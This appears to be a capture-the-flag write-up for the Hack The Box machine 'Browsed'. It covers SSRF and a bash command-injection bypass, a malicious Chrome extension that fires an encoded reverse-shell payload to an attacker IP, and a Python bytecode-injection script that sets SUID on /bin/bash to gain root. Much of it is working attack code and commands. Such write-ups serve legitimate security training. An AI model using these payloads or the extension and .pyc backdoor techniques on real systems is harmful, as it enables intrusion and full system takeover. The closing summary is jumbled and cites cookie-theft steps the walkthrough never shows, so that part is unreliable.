
HTB - Browsed
After get the target ip lets scan with nmap

We have port 80 lets check it

sudo nano /etc/hosts

ip               browsed.htb
lets go to check Samples Page
http://browsed.htb/samples.html
lets Download any file, I’ll download second file
**After download the file we got zip file lets unzip it

It Looks interesting
lets Check upload page

We can Upload Chrome Extension (.zip)
lets try to upload zip file like replaceimages.zip and lets see it in Burp suite
After uploaded the zip file

We get this ! , so lets see the response if we will get something
After search in response we got new domain !

sudo nano /etc/hosts

ip               browsed.htb  browsedinternals.htb
lets check the new domain
join

gitea, after created account go explore and go larry/MarkdownPreview

lets read app.py and routines.sh
The application appears secure:
- No
eval - No
shell=True - Numeric comparisons are used
- Input is quoted
Despite this, an attacker can achieve Remote Code Execution (RCE) by abusing Bash expansion order and chaining it with client-side execution via a browser extension.
Application Components
1. Flask Application (app.py)
SSRF Discovery Vulnerability: Server-Side Request Forgery (SSRF) Location: Flask application at localhost:5000 (discovered via Gitea) Source Code Analysis (app.py):
`@app.route(‘/routines/
Vulnerable code - no validation of rid parameter
url = f”http://localhost:5000/routines/{rid}” response = requests.get(url) return response.text`
Vulnerability Explained: 1-The rid parameter is directly concatenated into a URL 2-No validation or sanitization 3-Allows controlling the request path, potentially leading to: 4-Internal network scanning
- Internal service enumeration
- Command injection (if the target service processes the path)
so , Attack Vector: Chrome extension can make requests to localhost:5000 because:
Extensions run with elevated permissions localhost is accessible from extensions No CORS restrictions apply to extension background scripts
Command Injection via SSRF
Vulnerability: Command Injection in Shell Script
`Location: /routines/
Source Code Analysis (routines.sh):`
`#!/bin/bash RID=$1
Vulnerable - direct command execution
if [[ “$RID” =~ ^[0-9]+$ ]]; then
Process routine ID
else
Invalid format
fi
Command execution via $RID variable
some_command “$RID”`
Vulnerability Explained: The script processes RID parameter without proper sanitization A numeric check ^[0-9]+$ can be bypassed using command substitution Bypass technique: x[$(command)] format
The [$(…)] syntax is valid in bash (command substitution)
- The numeric check fails, but command still executes
Payload Format:
x[$(COMMAND)]
Where COMMAND is base64-encoded to avoid special characters:
`# Original command bash -i >& /dev/tcp/ATTACKER-IP/4445 0>&1
Base64 encoded (example)
BASE64_ENCODED_PAYLOAD
Final payload (with IFS for spaces)
x[$(echo${IFS}BASE64_ENCODED_PAYLOAD|base64${IFS}-d|bash)]`
Breaking Down the Payload: x[$(…)]: Bypasses numeric check echo${IFS}…: IFS (Internal Field Separator) represents a space base64${IFS}-d: Decodes base64 payload bash: Executes the decoded command
Now lets create malicious chrome extenstion
manifest.json
{ "manifest_version": 3, "name": "Font Customizer", "version": "1.0", "description": "Customize your browsing fonts", "background": { "service_worker": "background.js" } }
Why It Works: Extension runs with elevated privileges Can make requests to localhost no-cors mode allows requests without CORS preflight The SSRF request triggers command injection in the backend
background.js
`chrome.runtime.onInstalled.addListener(() => { fetch(“http://localhost:5000/routines/x[$(echo${IFS}PAYLOAD_BASE64|base64${IFS}-d|bash)]”, { mode: “no-cors” });
fetch(“http://127.0.0.1:5000/routines/x[$(echo${IFS}PAYLOAD_BASE64|base64${IFS}-d|bash)]”, { mode: “no-cors” }); });`
-
change your b64 payload to the one that matches your command
-
here was my payload that I turned into base64 bash -i >& /dev/tcp/ip/4445 0>&1
-
so change ip and run a listener on port 4445
content.js not important but i make sure to upload everything i saw it
// Don't matter can literally be a hello world console.log('Font Customizer loaded');
lets compress the files
zip rev.zip manifest.json background.js content.js
lets create listener
nc -lvnp 4445
now upload the rev.zip and click send to the developer, after i uploaded i got rev shell !

now we got user
User Enumeration
Gained access as user larry. Discovered: Home directory: /home/larry MarkdownPreview application: /home/larry/markdownPreview Extension tool: /opt/extensiontool/
Key Findings
Python Extension Tool: Location: /opt/extensiontool/extension_tool.py Runs as root (via sudo or cron) Imports extension_utils.py World-writable pycache directory
Critical Discovery:
`ls -la /opt/extensiontool/pycache/
Output: world-writable directory`
This suggests potential privilege escalation via Python bytecode injection.
Privilege Escalation - Python Bytecode Injection
Vulnerability: Python Bytecode Cache Injection
Location: /opt/extensiontool/pycache/extension_utils.cpython-312.pyc
Description: The pycache directory is world-writable, allowing any user to modify .pyc (Python bytecode) files. When extension_tool.py runs as root and imports extension_utils, it will execute the malicious bytecode.
The Challenge: Python 3.12 Hash Validation Problem: Python 3.12 validates the source hash in .pyc files:
If hash doesn’t match, Python recompiles from source We cannot modify the source file (read-only) We cannot generate matching hash without source access
The Solution: Flags Field Bypass
Reference: https://matmul.net/$/pyc.html
Key Insight: The .pyc file header contains a flags field that controls hash validation behavior. Setting flags = 0 disables hash validation!
Python .pyc File Format (3.7+)
Copy
+---------------------+ | magic (4 bytes) | ← Python version identifier |---------------------| | flags (4 bytes) | ← Controls validation behavior |---------------------| | timestamp (8 bytes) | ← Source file timestamp/size or hash |---------------------| | bytecode | ← Marshaled Python bytecode | (n bytes) | +---------------------+
Flags Field Breakdown: Bit 0: hash_based Bit 1: checked_hash Bit 2: unchecked_hash Bit 3: size_based Value 0 = all flags off = NO VALIDATION!
Exploitation Script
firstly
stat -c %Y /opt/extensiontool/extension_utils.py stat -c %s /opt/extensiontool/extension_utils.py
Implementation (hijack.py):
`cat > hijack.py << ‘EOF’ import marshal import struct import importlib.util
────────────────────────────────────────────────
CHANGE THESE VALUES - THEY ARE REQUIRED!
────────────────────────────────────────────────
TARGET_PYC = ‘/opt/extensiontool/pycache/extension_utils.cpython-312.pyc’ ORIGINAL_TIMESTAMP = 1715456789 # ← replace (stat -c %Y /opt/extensiontool/extension_utils.py) ORIGINAL_SIZE = 542 # ← replace (stat -c %s /opt/extensiontool/extension_utils.py)
1. Python 3.12 header (16 bytes)
magic = importlib.util.MAGIC_NUMBER flags = b’\x00\x00\x00\x00’ # 0 = no timestamp+size check ts = struct.pack(‘<I’, ORIGINAL_TIMESTAMP) sz = struct.pack(‘<I’, ORIGINAL_SIZE) header = magic + flags + ts + sz
2. Malicious payload (will run with the privileges of the .pyc)
code_string = r''' import os def validate_manifest(p): os.system(‘chmod u+s /bin/bash’) return {} def clean_temp_files(b): pass ''' bytecode = compile(code_string, “extension_utils.py”, “exec”) payload = marshal.dumps(bytecode)
3. Overwrite the target .pyc file
with open(TARGET_PYC, ‘wb’) as f: f.write(header + payload) print(f”[+] {TARGET_PYC} overwritten with backdoor.”) EOF`
How It Works: Read original .pyc header: Extract magic number and timestamp 2. Set flags to 0: Disables hash validation 3. Compile malicious code: Use compile() to create bytecode object 4. Marshal bytecode: Serialize using marshal.dumps() 5. Write new .pyc: Header (with flags=0) + malicious bytecode
Why Flags=0 Works: Python 3.12 respects the flags field in the header When flags=0, Python skips hash validation entirely Python trusts the bytecode if hash validation is disabled This is the same technique used in the Hacknet HTB machine
Execution Flow
Run hijack script (as user larry):
python3 hijack.py [+] /opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc overwritten with backdoor.
Overwrites .pyc file with malicious bytecode
- Flags=0 disables validation
Trigger extension_tool.py (as root):
sudo /opt/extensiontool/extension_tool.py --ext Fontify
after that check /bin/bash
ls -l /bin/bash
Note: If you see the bash permissions change some -rwxr-xr-x -rwsr-xr-x
bash -p
Why -p is Required: Alternative: Reverse Shell as Root Instead of setting SUID on bash, we could write a cron job: Then set up a listener and wait for the cron job to execute. Summary of Vulnerabilities 2. Trigger extension_tool.py (as root): 3. Verify SUID: /bin/bash -p Without -p, bash drops privileges for security With -p, bash preserves the effective user ID Since /bin/bash is owned by root with SUID bit, -p maintains root privileges

Summary of Vulnerabilities
Chrome Extension Upload: Allowed malicious code execution in browser context 2. Cookie Exfiltration: Extension permissions allowed reading all cookies Key Takeaways Defensive Measures References 3. Cookie Replay: Weak authentication allowed replaying stolen cookies 4. SSRF: No validation of user-controlled URL parameters 5. Command Injection: Insufficient input sanitization in shell script 6. Python Bytecode Injection: World-writable cache directory + flags=0 bypass
Key Takeaways
Browser extensions run with elevated privileges and can access sensitive data SSRF can be leveraged for command injection if backend processes parameters unsafely Python bytecode caching can be exploited if cache directories are writable Flags=0 bypass works even in Python 3.12, bypassing hash validation SUID binaries provide privilege escalation if executable by users
Defensive Measures
Extension Validation: Validate and sandbox uploaded extensions 2. Cookie Security: Use HttpOnly, Secure, and SameSite attributes 3. Authentication: Implement token rotation and IP validation 4. Input Validation: Validate and sanitize all user inputs 5. File Permissions: Restrict write access to cache directories 6. SUID Audit: Regularly audit SUID binaries and remove unnecessary ones
References
Chrome Extension Manifest V3: https://developer.chrome.com/docs/extensions/mv3/
Python Bytecode Format: https://docs.python.org/3/library/pyc.html
Flags=0 Bypass Technique: https://matmul.net/$/pyc.html
Hacknet HTB Machine: Similar Python bytecode injection vector